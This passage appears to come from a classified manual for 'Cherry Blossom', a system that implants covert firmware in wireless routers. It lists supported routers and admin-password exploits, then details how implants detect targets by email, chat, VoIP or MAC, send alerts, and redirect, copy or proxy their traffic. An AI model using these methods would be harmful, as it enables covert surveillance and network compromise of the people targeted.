(S) In general, once a make, model, and hardware version of a device is supported, it is straightforward to implant any later firmware versions, or international firmware versions, so long as the device has not changed its underlying hardware or operating system. This has happened, for example, with the Linksys WRT54G version 4 and version 5. Version 4 is linux-based, but version 5 moved to the VxWorks operating system and a different hardware reference design with smaller Flash and RAM chips.

(S) Device support is far from trivial. Manufacturers are constantly changing hardware and firmware versions of current models and offering new models. Barring guidance from the Sponsor with regards to particular devices of interest, Cherry Blossom has attempted to support wireless network devices that are ubiquitous and readily available (at least in the US).

(S) Supporting a device involves a few steps. The first is an inspection of the manufacturer's original firmware (MOFW). Starting with the MOFW is key to fulfilling the requirement of "Minimal Interference with Normal Device Operation or Look and Feel" (as in 5.2.3.14). In addition, web research is typically conducted for each device. Firmware inspection information, including the difficulty/confidence of supporting a device (see 6.1), is then added to the wireless network device database ("WiFi Devices.xls"). After firmware inspection, if a device is selected for support, a number of the devices are procured. Procurement can be particularly difficult for legacy or international devices. After successful device procurement, the MOFW is then integrated into the Image Formation tool (see 15.5). Once CB-implanted firmware can be built and successfully reflashed to the device, the database is updated with any special feature support information or other notes.

(S) It should be mentioned that in some cases, manufacturers supply GPL source code, which can be of use when supporting a device. The GPL source code may be incomplete, meaning that *only* GPL source code is included, and the source cannot be built into a working firmware. In some cases, the source code is complete enough to build working firmware.

6.1 (U) Confidence and Difficulty Estimates for Supporting a New Device

(S) The CB team is often tasked with determining the confidence and difficulty of supporting a new device. Confidence refers to the likelihood that a device could ever be supported, regardless of the labor invested and the risk level associated with attempting to support a device. Difficulty refers to the amount of labor that would need to be invested to support the device.

(S) Confidence estimates are as follows:

- **High –** a similar device reference design or similar firmware version is already supported. There is little risk of wasted labor in attempting to support the device.
- **Medium** – no similar device or reference design is currently supported, but the firmware has signatures/sections/binaries that indicate support may be possible. There is a moderate level of risk of wasted labor in attempting to support the device.
- **Low** – no similar device or reference design is currently supported, and the firmware has no signatures/sections/binaries that indicate support may be possible. There is a high level of risk of wasted labor in attempting to support the device.

(S) Difficulty estimates are as follows:

- **Low/Easy –** a similar device reference design or similar firmware version is already supported. Firmwares ready for FAT can be created in less than a week.
- **Medium** – a similar device reference design or similar firmware version may already be supported, but the device is lacking some essential quality or component that will require additional labor to support. For example, the firmware may include an additional header that must be reverse engineered. Firmwares ready for FAT can be created (in accordance with the confidence risk level) in a 1 week to 3 month timeframe.
- **Hard** – no similar device reference design or similar firmware version is currently supported, and the device will require a serious reverse engineering effort. Firmwares ready for FAT can be created (in accordance with the confidence risk level) in a 3 month to 1 year timeframe.

(S) As an example, the “Wifi Devices.xls” lists the “Linksys/WRV200/v1/fw 1.0.12” as Confidence=High, Difficulty=M with the comment “Can rebuild image with tools in GPL source. Original kernel does not appear to have netfilter built in. Was able to build new kernel with netfilter from GPL sources.” In this case, the availability of complete GPL sources makes the confidence level high, but because the original firmware is lacking an essential kernel component (netfilter), some additional labor is required, elevating the difficulty level to medium.

(S) Ideally, the team is given the device Make/Model/Hardware Version/ Firmware Version (e.g., Linksys/WRT300N/v2/fw 2.00.08). If given only device Make and Model, the team can typically determine what hardware versions exist, and then perform firmware analysis on the latest firmware for each hardware version that is available on the manufacturer's website.

(S) The team can typically make a confidence/difficulty estimate on a device in one day.

(S) Requirements for determining device support estimates are listed in 15.5.1.

6.2 (U) Supported Devices That Have Passed FAT

(S) The following tables lists devices that have passed FAT (i.e., passed all of the test procedures in the "Cherry Blossom FAT Procedures [CDRL-14]" document).

Make	Model	HW Version	FW Version	FAT Date	Svn Revision	Feature Support
Belkin	F5D8231-4	4	4.00.16	Feb 2010 Dec 2010	7648 8222	Per table of 6.3, including Firmware Upgrade Inhibit.
DLink	DIR-130	1	1.12	Feb 2010	7648	Per table of 6.3, excluding Firmware Upgrade Inhibit.
Linksys	WRT300N	2 (UK)	2.00.08	Feb 2010 Dec 2010	7648 8222	Per table of 6.3, including Firmware Upgrade Inhibit.
Linksys	WRT320N	1	1.00.03	Oct 2010	8125	Per table of 6.3, excluding Firmware Upgrade Inhibit. Note device loses its nvram settings in hard reset.
Linksys	WRT54G	5	1.02.0	Feb 2010	7648	Per table of 6.3, excluding Firmware Upgrade Inhibit, Application Execution (VxWorks limitation), and VPN Proxy/Link.
Linksys	WRT54GL	1, 1.1	4.30.11 ETSI	Feb 2010 Dec 2010	7648 8222	Per table of 6.3, including Firmware Upgrade Inhibit.
Linksys	WRT54GL	1, 1.1	ddwrt v24 sp1 standard generic 10011	Apr 2011	8550	Per table of 6.3, including Firmware Upgrade Inhibit, excluding Firmware Version String Replacement.
x86 Flytrap	N/A	N/A	N/A	Apr 2011	8511	Per table of 6.3, excluding Firmware Upgrade Inhibit and Firmware Version String Replacement (not applicable for x86 platform). See unclassified "Quick Start Guide for x86 FT" classified "Cherry Bomb: x86 Flytrap User's Manual" for more details.

Table 1: Supported Devices That Have Passed FAT

(S) Section 16 includes firmware upgrade procedures (both wired and wireless) for all of the devices in the preceding table.

6.3 (S) Feature/Svn Revision Map

(S) The following table maps features to svn revisions that have undergone FAT:

Svn Revision	Release Name	Release/ FAT Date	Feature Support
8550	CB v4.0	Apr 2011	Added ddwrt firmware support (does not support Firmware Version String Replacement). All features of 5.2.3. Firmware Upgrade Inhibit only supported on certain devices (see table of 6.2). Application Execution (5.2.3.20) not supported on VxWorks devices.
8511	CB v4.0	Apr 2011	Add x86 Flytrap support (does not support Firmware Upgrade Inhibit and Firmware Version String Replacement [not applicable for x86 platforms]). All features of 5.2.3. Firmware Upgrade Inhibit only supported on certain devices (see table of 6.2). Application Execution (5.2.3.20) not supported on VxWorks devices.
. 8222	CB v4.0	Dec 2010	All features of 5.2.3. Firmware Upgrade Inhibit only supported on certain devices (see table of 6.2). Application Execution (5.2.3.20) not supported on VxWorks devices.
8125	Linksys 320N QRC	Oct 2010	All features of 5.2.3, excluding Application Execution (5.2.3.20) and Upgrade Alert (discussed at the end of 5.2.3.18). Firmware Upgrade Inhibit only supported on certain devices (see table of 6.2).
7648	Feb 2010 FAT	Feb 2010	All features of 5.2.3, excluding Windex Alert (discussed at the end of 5.2.3.9.1), Application Execution (5.2.3.20), and Upgrade Alert (discussed at the end of 5.2.3.18). Firmware Upgrade Inhibit only supported on certain devices (see table of 6.2).

Table 2: Feature/Svn Revision Map

6.4 (S) Wireless Upgrade/Administrator Password Support

(S) All of the devices in the table in section 6.2 (i.e., devices that have passed FAT) support wireless firmware upgrade with the exception of the DLink DIR-130 – this device is a wired-only (i.e., non-802.11/WiFi) router.

(S) The Belkin F5D8231-4 v4 fw 4.00.16 and the Linksys WRT300N v2 (UK) fw 2.00.08 both require Wireless Upgrade Packages (WUPs). The WUP for the Linksys WRT300N v2 (UK) fw 2.00.08 has an exploit for determining the administrator password as well. Other devices support (wired and wireless) upgrade through the manufacturer's firmware upgrade web page.

(S) The Tomato exploit can determine the password for the DLink DIR-130 v1 fw 1.12. It can also determine the password for older firmwares (4.30.7 and older) for the Linksys WRT54GL. Tomato could be made to work against the 4.30.11 ETSI firmware for the Linksys WRT54GL with a few man weeks of development effort. Tomato may work against the Linksys WRT320N fw 1.00.03 with a few man weeks of development effort as well. Tomato requires the UPnP service to be enabled on the device.

(S) The following summarizes wireless upgrade and admin password exploit support (note this information is in the "WiFi Devices.xls" spreadsheet but is filtered here for convenience):

Make	Model	HW Version	FW Version	Wireless Upgrade	Admin Password Exploit	Notes
Belkin	F5D8231-4	4	4.00.16	Y[1]	N[2]	[1] Wireless upgrade requires WUP. [2] Similar reference design to WRT300N v2, so similar password exploit could perhaps be developed.
DLink	DIR-130	1	1.12	N[3]	Y[4] (Tomato)	[3] Wired-only router. [4] UPnP enabled on device by default.
Linksys	WRT300N	2 (UK)	2.00.08	Y[5]	Y (in WUP)	[5] Wireless upgrade requires WUP. WUP includes password exploit.
Linksys	WRT320N	1	1.00.03	Y	N[6]	[6] Tomato password exploit may work with a few manweeks of development.
Linksys	WRT54G	5	1.02.0	Y	N[7]	[7] May be able to circumvent authentication with a direct firmware POST (more testing needed).
Linksys	WRT54GL	1, 1.1	4.30.11 ETSI	Y	N[8]	[8] Tomato password exploit may work with a few manweeks of development (works against earlier firmware versions).
Linksys	WRT54GL	1, 1.1	ddwrt v24 sp1 standard generic 10011	Y	N	

6.5 (U) Firmware Types

(S) CB produces the following different firmware "products":

- **Production Test Firmware –** firmware suitable for offsite testing (FAT) and installation in sponsor internal test site. Firmware is typically configured for short initial beacon and includes a shell/telnet daemon.
- **Production Release Firmware –** firmware suitable for fielding/operation. Firmware typically configured for longer initial beacon, no debug info, and no shell/telnet daemon.
- **Wireless Upgrade Test Package –** Wireless Upgrade Package with firmware suitable for offsite testing (FAT) and installation in sponsor internal test site. Firmware typically configured for short initial beacon and shell/telnet daemon.
- **Wireless Upgrade Release Package –** Wireless Upgrade Package with firmware suitable for fielding. Firmware typically configured for longer initial beacon, no debug info, and no shell/telnet daemon.

6.6 (U) Requesting a Production Release Firmware/Wireless Upgrade Package

(S) The typical process for getting a production release firmware (i.e., for use in an actual operation), is to specify the make, model, hardware version, and firmware version of a device that has undergone FAT (see 6.2, or for new device support, see 6.1). The next step is to specify a number of parameters that must be built into the firmware. These parameters are enumerated in section 15.5.2. The CB team then configures these parameters into the Image Formation tool (see 15.5) and builds a production release firmware (or Wireless Upgrade Package) for the device of interest. The Image Formation tool is completely automated, and so a firmware build takes about a minute depending on hardware. Once the firmware/upgrade package is built, it is tested for successful wireless upgrade (using a device that is not connected to the internet), and if the initial beacon is not excessively long, tested for initial beacon at the proper time and to the proper beacon address. The production release firmware is then delivered to the sponsor on a CD with the following:

- Production Release Firmware/Wireless Upgrade Release Package
- Configuration file used to build the firmware ("flytrap.config")
- Firmware Upgrade Procedures document
- md5sum's

7 (U) Target Handling

(S) This section describes the details of Target handling, which includes the fundamental CB functions of Target detection, alerting, monitoring, and exploitation through Target Actions. As this is a fundamental and somewhat complex CB capability, an entire section is devoted to it.

7.1 (U) Primitive and Derived Targets

(S) Targets can be classified into two major categories: Primitive and Derived. Primitive Targets are Targets that have been entered into the system by a CB operator (see 9.11.1). These include (primitive) MAC addresses, email addresses, chat usernames, and VoIP numbers. Derived Targets are MAC addresses that are "derived" from a Target computer/device that generates an email, chat, or VoIP Target detection. Derived MAC Targets are automatically inserted into the system as the result of a Target email, chat, or VoIP detection. On CherryWeb, Derived MAC Targets will typically display as a MAC address with "(derived)" printed next to it.

7.2 (U) Target Decks

(S) A Target Deck is simply a grouping of Targets. Target Decks are created using CherryWeb. Target Decks are then added to Missions. A Target Deck can also be edited after creation, and when this happens, Missions containing the edited Target Deck automatically update to a new revision. This new Mission revision is then automatically assigned to each Flytrap executing this Mission. The previous Mission version is automatically archived. See 9.11.2 and 9.17 for detailed information on creating and editing Target Decks.

7.3 (U) Target Detection

(S) The first step in Target handling is Target detection. Upon receipt of a Mission, the Flytrap begins filtering network traffic for Target email addresses, chat users, VoIP numbers, and (primitive) MAC addresses (see 7.1). The Mission can specify to search traffic on all ports, or only port 80 (HTTP) and common chat ports. The Mission can specify search traffic on all protocols, or only TCP.

(S) Because Targets are hashed in the Mission, the Flytrap implant must parse likely email addresses/chat users/VoIP numbers out of network traffic, and then compare the hashes of these emails/chat users/VoIP numbers to the hashed emails/chat users/VoIP numbers in the Mission's Target list. Similarly, MAC addresses are also hashed in the Mission, so the Flytrap implant must grab client MAC addresses from the link layer headers of the network traffic packets, compute hashes, and compares those to hashed MAC addresses in the Mission's Target list.

(S) The entire search process for email, chat users, and VoIP numbers is discussed in more detail in Section 15.4.

7.4 (U) Target Tracking and the "Derived MAC"

(S) To monitor a Target and perform Actions (Browser Redirect (Windex), Copy, VPN Proxy), a Flytrap must be able to distinguish that Target's network traffic from the network traffic of other users on a per packet basis. MAC address is used for this purpose (i.e., each packet of network traffic passing through the Flytrap contains a client MAC address but does *not* necessarily contain the Target email address/chat user/VoIP number). If the Flytrap detects a Target email address, chat user, or VoIP number in a network packet (see 15.4), the Flytrap records the MAC address of the associated client computer and uses it to then track this Target's network traffic – this MAC address is referred to as a "Derived MAC".

(S) It is important to note that whenever a Flytrap receives a new Mission (i.e., a Mission that is different than the one it is currently executing), it clears all of its Derived MAC Targets.

7.5 (U) Alerting

(S) In general, a Target detection (primitive MAC, email address, chat user, VoIP number, Derived MAC) will trigger the Flytrap to send an Alert to the CherryTree (CT), which may then forward that Alert and relevant information to the Sponsor's alerting system (e.g., Catapult – see 8.5).

(S) It should be reiterated that when a Target Alert happens, the Alert only indicates that the Target email/chat user/VoIP number was found in the traffic of the client with the indicated MAC address. It does not necessarily mean that the client with that MAC address is the owner of that email/chat user/VoIP number. The user, for example, could be sending an email to or receiving an email from a Target email user.

(S) Here are the Alerting rules built into the Flytrap:

Primitive MAC:

- Upon initial detection of a primitive MAC, the Flytrap sends a (primitive) MAC Alert to the CT.
- If there is no network activity from this primitive MAC address for the Mission-configurable "Session Timeout" (see 9.11.9), and then there is again network activity from this MAC address, the Flytrap sends another (primitive) MAC Alert to the CT.

Email/Chat/VoIP/Derived MAC:

- Upon initial detection of a Target email address, chat user, or VoIP number, the Flytrap sends an email/chat/VoIP Alert to the CT, **and** the Flytrap begins tracking this Target via Derived MAC.
- If there is no network activity from this Derived MAC address for "Session Timeout", and then there is again network activity from the Derived MAC address, the Flytrap sends a Derived MAC Alert to the CT.

- If the Target email address, chat user, or VoIP number has not been detected in network traffic for "Session Timeout", and then is detected again, the Flytrap sends an email/chat/VoIP Alert to the CT.

(S) The Derived MAC Alert is useful in a scenario where a Target connects to a Flytrap, generates an Alert (e.g., by logging in to an email/chat account), disconnects from the Flytrap (i.e., leaves), and then returns at some later time. When the Target returns, a Derived MAC Alert will be triggered (assuming the Target is using the same device and the Flytrap is still executing the same Mission and has not been power-cycled) as soon as the Target connects to the Flytrap – i.e., the Target does *not* do not need to log in to the email/chat/VoIP account again for an Alert to be triggered.

(S) Still, Derived MAC Alerts should be treated with caution, because the device that was used to trigger the initial email/chat/VoIP Alert may have changed hands, or may be a fixed internet café computer that has multiple (Target and non-Target) users per day. Note that CherryWeb provides some analysis capability for relating MAC addresses to email/chat/VoIP Targets (see 7.8).

(S) Note that if alert forwarding to the Sponsor alerting system (e.g., Catapult) is enabled (see 8.5), only (primitive) MAC, email, chat, and VoIP Alerts are forwarded – Derived MAC Alerts are *not* forwarded.

(S) Alerts are also cached and resent, if, for example, the Flytrap cannot immediately contact the CherryTree when a Target detection occurs.

7.6 (S) Target Monitoring after an Alert

(S) Target Monitoring is a Mission-configurable Flytrap feature intended to give a near-realtime indication of whether or not a Target is using the Flytrap's internet connection (and hence is likely in the vicinity of the Flytrap). If the Flytrap is executing a Mission with Target Monitoring enabled, when an Alert is triggered, at every Target Monitor Interval (see 9.11.9) the Flytrap sends an "Active" or "Inactive" Target Monitor message – "Active" implies that the MAC address that generated the Alert has had network activity since the previous Target Monitor Interval; "Inactive" implies the converse. Target Monitor messages cease when the Target has been Inactive for "Session Timeout". Note that Target Monitor messages are cached and resent in the same fashion as Alerts.



Figure 2: Alerting/Target Monitoring/Session Activity Example

(S) Figure 2 shows an Alerting/Target Monitoring/Session Activity example. First, the Flytrap retrieves a Mission with Target Monitoring enabled. Next, an email or chat Target is detected (the first green dot on the timeline), which triggers the Flytrap to send an Alert. Then at each Target Monitor Interval, an Active or Inactive message is sent – Active is sent if the Target's client MAC generated network activity during the interval, and Inactive is sent otherwise. Once the client MAC has been Inactive for the Mission-configured "Session Timeout", no more Active/Inactive messages are sent. In this example, the same client MAC then becomes active again after being inactive for Session Timeout. This generates a Derived MAC Alert, which is then followed by another Target Monitor session until the client MAC is again inactive for Session Timeout.

7.7 (S) Target Actions

(S) Once the Flytrap has detected a Target and sent an Alert, it then performs Mission-configurable Actions on that Target's network traffic. Actions include Browser Redirect (Windex), Copy, and VPN Proxy/Link (see 5.2.3.9). As stated before, all Targets are tracked by MAC address (either a primitive MAC Target, or a Derived MAC derived from an email address, chat user, or VoIP number). This MAC address tracking is necessary to perform Target Actions. Note that the Flytrap ceases/clears any ongoing Actions upon receipt of a new Mission (i.e., a Mission different than the one currently executing).

7.7.1 (S) Target Action Inheritance

(S) When an email/chat/VoIP Target detection occurs, a Derived MAC is created. The Actions to be performed on the email/chat/VoIP Target must be passed on to the Derived MAC as well. A Derived MAC Target will immediately inherit any actions of the email/chat/VoIP Target that generated the Derived MAC.

(S) If this same MAC address then generates a Target detection for a different email/chat/VoIP Target, the Derived MAC will inherit the Actions of this new Target as follows:

- Browser Redirect (Windex) - a Browser Redirect (Windex) Action will be inherited only if the Derived MAC has not yet been redirected (i.e., the Derived MAC will be directed only once regardless of how many different email/chat/VoIP Targets are detected for that MAC).
- Copy - if the previous Target did not have a Copy Action, and the new Target does have a Copy Action, the Derived MAC will inherit the Copy Action of the new Target. If the previous Target did have a Copy Action, and the new Target does not have a Copy Action, the Derived MAC will retain the Copy Action of the previous Target.
- VPN Link - if the previous Target did not have a VPN Link Action, and the new Target does have a VPN Link Action, the Derived MAC will inherit the VPN Link Action of the new Target. If the previous Target did have a VPN Link Action with a timeout, and the new Target has a VPN Link Action with no timeout, then the Derived MAC will inherit the no-timeout VPN Link Action.
- VPN Proxy - if the previous Target did not have a VPN Proxy Action, and the new Target does have a VPN Proxy Action, the Derived MAC will inherit the VPN Proxy Action of the new Target. If the previous Target did have a VPN Proxy Action with a timeout, and the new Target has a VPN Proxy Action with no timeout, then the Derived MAC will inherit the no-timeout VPN Proxy Action. Note that a VPN Proxy Action implies a VPN Link Action (i.e., a VPN Link is established to support the VPN Proxy Action).

(S) Here is an example. Say the following email Targets exist in a Mission with the following Actions:

- a@a.com – VPN Proxy with 30 minute timeout, no Browser Redirect (Windex) Action
- b@b.com – Direct the Target to the Windex site www.redirect.com, no Copy Action, no VPN Proxy Action
- c@c.com - Copy with 10 minute timeout, Browser Redirect (Windex) to www.redirect2.com, no VPN Proxy Action
- d@d.com – a no-timeout VPN Proxy Action

Suppose that a@a.com is detected on a client with a particular MAC address. At this point the Flytrap will send an email Alert for a@a.com, and the VPN Proxy Action will begin immediately. Say 1 hour later, b@b.com is detected in the network stream of this same client MAC address. Because b@b.com has a Windex Action, and a@a.com does not, the client will be directed to www.redirect.com at the next root HTTP GET request. Say 1 hour later, c@c.com is detected in the network stream of this same client MAC address. Because a Copy Action has not yet been performed on this MAC address, c@c.com's network traffic will be copied for 10 minutes. Since this MAC address has already had a Browser Redirect (Windex) Action, the client will *not* be directed to www.redirect2.com. Say 1 hour later, d@d.com is detected in the network stream of this same client MAC address. Since this Target has a no-timeout VPN Proxy Action, a no-

timeout VPN Proxy will be started for this MAC address, even though a previous VPN Proxy Action for this MAC address has already completed.

(S) Primitive MAC Targets do *not* inherit actions. It is assumed that if a Primitive MAC has been added to a Mission that the operator has high confidence in the Actions to perform (and *not* to perform) on that Target; hence, it is undesirable for Primitive MAC Targets to inherit Actions.

7.8 (S) Target Analysis Using CherryWeb

(S) CherryWeb has some facilities to help analyze Target activity, form associations between MAC addresses and email/chat Targets, show all Flytraps that a Target has been detected at, etc. These facilities are described in more detail in 9.20 and 9.21.

(S) Furthermore, the Copy Action can be used to gather and then further analyze Target network traffic in pcap format (see 5.2.3.9.2).

8 (U) System Administration

(U) This section discusses the various System Administration tasks that can be accomplished through CherryWeb and/or via accessing the file system on a production CherryTree server.

(U) Most of the functionality described in this section is restricted to Users with "cwadmin" privileges only (see 8.1.2). That said, it is important for non-cwadmin Users to understand the concepts related to Users, Operations, and Permissions described in this section.

(U) Note that more information related to system installation and configuration can be found in the "Cherry Blossom Installation Guide".

8.1 (U) Users, Operations, and Permissions

(U) The CB system has the ability to add Users, add Operations, and assign permissions to Users on a per-Operation basis through CherryWeb (CW). This potentially allows system data to be packaged around a Operation, which facilitates One-Way Transfer (OWT) and compartmentalization of system data.

8.1.1 (U) Users

(U) Each distinct person using the system (i.e., through CW) is a User, and has a distinct username and password for logging in to CW. Usernames and passwords are case sensitive.

8.1.2 (U) User Roles

(U) A User can have one of two Roles: "cwuser" or "cwadmin". Only Users with a Role of "cwadmin" can perform system administration tasks described in this section. Any User with "cwadmin" Role (or the "cwadmin" User of section 8.1.3) can grant any User a "cwadmin" Role (see 8.1.4 for details). A User that has a "cwadmin" Role is referred to as a User with "cwadmin" privileges.

8.1.3 (U) The "cwadmin" User

(S) At installation, the system has a "cwadmin" User with the default cwadmin password (see "Cherry Blossom Installation Guide") and the Role of "cwadmin" (see 8.1.2). The cwadmin User is able to change the cwadmin password, create Users, change User passwords, and assign User Role (see 8.1.2). The cwadmin User can never be removed from the system. The cwadmin User is analogous to the UNIX "root" user.

(S) NOTE: "cwadmin" is used in two contexts in this document. First, there is a "cwadmin" User (as described in this section) akin to the UNIX "root" user. The "cwadmin" User is always in the system and can always perform all system administration tasks. Second, there is a "cwadmin" Role (of section 8.1.2). Any User can be give the Role of "cwadmin" meaning that they can perform all of the system administration tasks – this is akin to a UNIX user with full "sudo" privileges.

8.1.4 (U) User Management

(U) To perform User Management, login to CW (see 9.2) as a User with "cwadmin" privileges. On the CW left menu pane, click the Administer -> Users link.

(U) To create a User, under the "Create User" heading, enter a unique name and click the "Create" button. Note that names that differ only in case are not considered unique (e.g., "Red", "red", and "RED" are not considered unique, whereas "Red" and "red1" are considered unique). Enter/Re-enter a secure (many digits, not commonly found in a dictionary, mixture of numbers, letters, and punctuation marks) password. Select the User Role of either "cwuser" or "cwadmin" (see 8.1.2), and click submit. Note that when a new User with a "cwuser" Role is created, they are given "Read-only" permission to the DEFAULT Operation, and "No Access" to all other Operations (see 8.1.6 and 8.1.8). A User with "cwadmin" Role has "Read-Write" access to all Operations.

(U) To edit a User, under the "Edit User" heading, select the User of interest. Enter/Re-enter a secure (many digits, not commonly found in a dictionary, mixture of numbers, letters, and punctuation marks) password, select the User role (see 8.1.2), and click submit.

(U) To delete a User, under the "Delete User" heading, select the User of interest, and click the "Delete" button. Note that a deleted User cannot be recovered, but can be re-created.

8.1.5 (U) Operations

(U) A Operation is an entity around which CB system data is organized and to which this data is eventually reported via One-way Transfer. Operations are explicitly associated with Missions and Target Decks, and implicitly associated with any data resulting from these Missions and Target Decks (e.g., Alerts, Harvest Data, Copy Data, etc). One-way Transfer scripts run on a per-Operation basis, and package all Operation-associated data (Missions, Target Decks, and resulting data). Operations are loosely akin to the UNIX "group" concept.

8.1.5.1 (U) Operation-Owned Entities

(U) As stated before, a Operation is an entity around which CB system data is organized. This is accomplished by specifying Operation ownership when planning Missions and Target Decks. The Operation then "inherits" any data (e.g., Alerts, Copy Data, Harvest Data, etc) resulting from an owned Mission and/or Target Deck. Figure 3 illustrates Operation-owned and inherited data. The left box shows Mission "DELTA" with Target Decks all with ownership by Operation "RED". The right box shows resulting data that Operation "RED" inherits from the Mission and Target Decks.



Figure 3: Operation-Owned Data

(U) One of the steps of planning a Mission is specifying Operation ownership (see 9.11.8). When a planning a Mission, the User is presented with a list of permitted Operations (i.e., Operations that the User has Read-Only or Read-Write access to [see 8.1.8]). From this list, the User then specifies the owning Operation(s). When planning a Target Deck, the User specifies Operation ownership of the Target Deck in the same manner (see 9.11.2).

8.1.6 (U) The "DEFAULT" Operation

(U) The system has a "DEFAULT" Operation to be used in situations where system data need not be associated with a particular Operation. For example, the default mission (see 9.10) is associated with the "DEFAULT" Operation.

8.1.7 (U) Operation Management

(U) To perform Operation Management, login to CW (see 9.2) as a User with "cwadmin" privileges. On the CW left menu pane, click the Administer -> Operations link.

(U) To create a Operation, enter a unique name in the "Name" text box, and click the "Create" button. Note that names differing only in case are *not* considered unique. The new Operation will show up in the Operation list.

8.1.8 (U) Assigning User Permissions on a per-Operation Basis

(U) Users can be granted the following permissions to each Operation's data: None, Read-only (RO), Read-write (RW).

- No Access or None means a User has no access to that Operation's data.

- RO means the User can view Missions, Target Decks, and resulting data (Alert Sessions, Harvest Data, Copy Data) associated with a Operation.
- RW means the User, in addition to viewing data, can also plan/edit Missions, plan/edit Target Decks, and assign Missions to Flytraps.

(U) By default, a User with a "cwadmin" Role (see 8.1.2) has RW access to all data independent of the Operation(s) with which that data is associated.

(U) Note that when a User with a "cwuser" Role is created, they are given "Read-only" permission to the DEFAULT Operation, and "No Access" to all other Operations (see 8.1.6). Note that if User with a "cwuser" Role is given "No Access" to the DEFAULT Operation, then that User may not be able to plan a Mission, because access is needed to at least one Mission to use as a starter Mission.

8.1.9 (U) Permissions Management

(U) To perform Permissions Management, login to CW (see 9.2) as a User with "cwadmin" privileges. On the CW left menu pane, click the Administer -> Permissions link.

(U) In the "Non-admin User" combo box, select the User whose permissions you wish to change (note that Users with "cwadmin" privileges have RW access to the entire system, so permissions are not available to edit). The current permissions for each Operation of the selected User will display in the list. Select the appropriate permission for the appropriate Operation.

8.1.10 (U) Sharing Flytrap Resources Between Operations

(U) It is possible (though unlikely) to assign ownership of a Mission to multiple Operations. A Flytrap could then execute this Mission in support of more than one Operation. By default, any Operation owning a Mission has access to all Mission data, including global (Harvest, Copy All, Flytrap Status and Security) and Target-related (Alert Sessions, Copy Data) data. Thus, if Operation A and B are both owners of Mission M1, then both Operations A and B would have access to all of M1's Mission data.

(U) Assigning multiple Operation ownership to a Mission can be accomplished via two methods:

- The first is during the creation or editing of a Mission. The Mission workflow includes a step to add/remove owning Operations (see 9.11.8 and 9.13). If all owning Operations are removed, then the Mission is owned by the "DEFAULT" Operation (see 8.1.6).
- The second is via adding a Target Deck to a Mission – i.e., by default, any Operation owning a Target Deck in a particular Mission will have access to all of that Mission's data, both global and Target-related. To add Operation A's Target Deck to Operation B's Mission, either Operation A must already be a Mission owner (i.e., via the preceding method), or a User must have RW access to both Operation A and B.

8.1.11 (U) Effect of Permissions on Mission Assignment

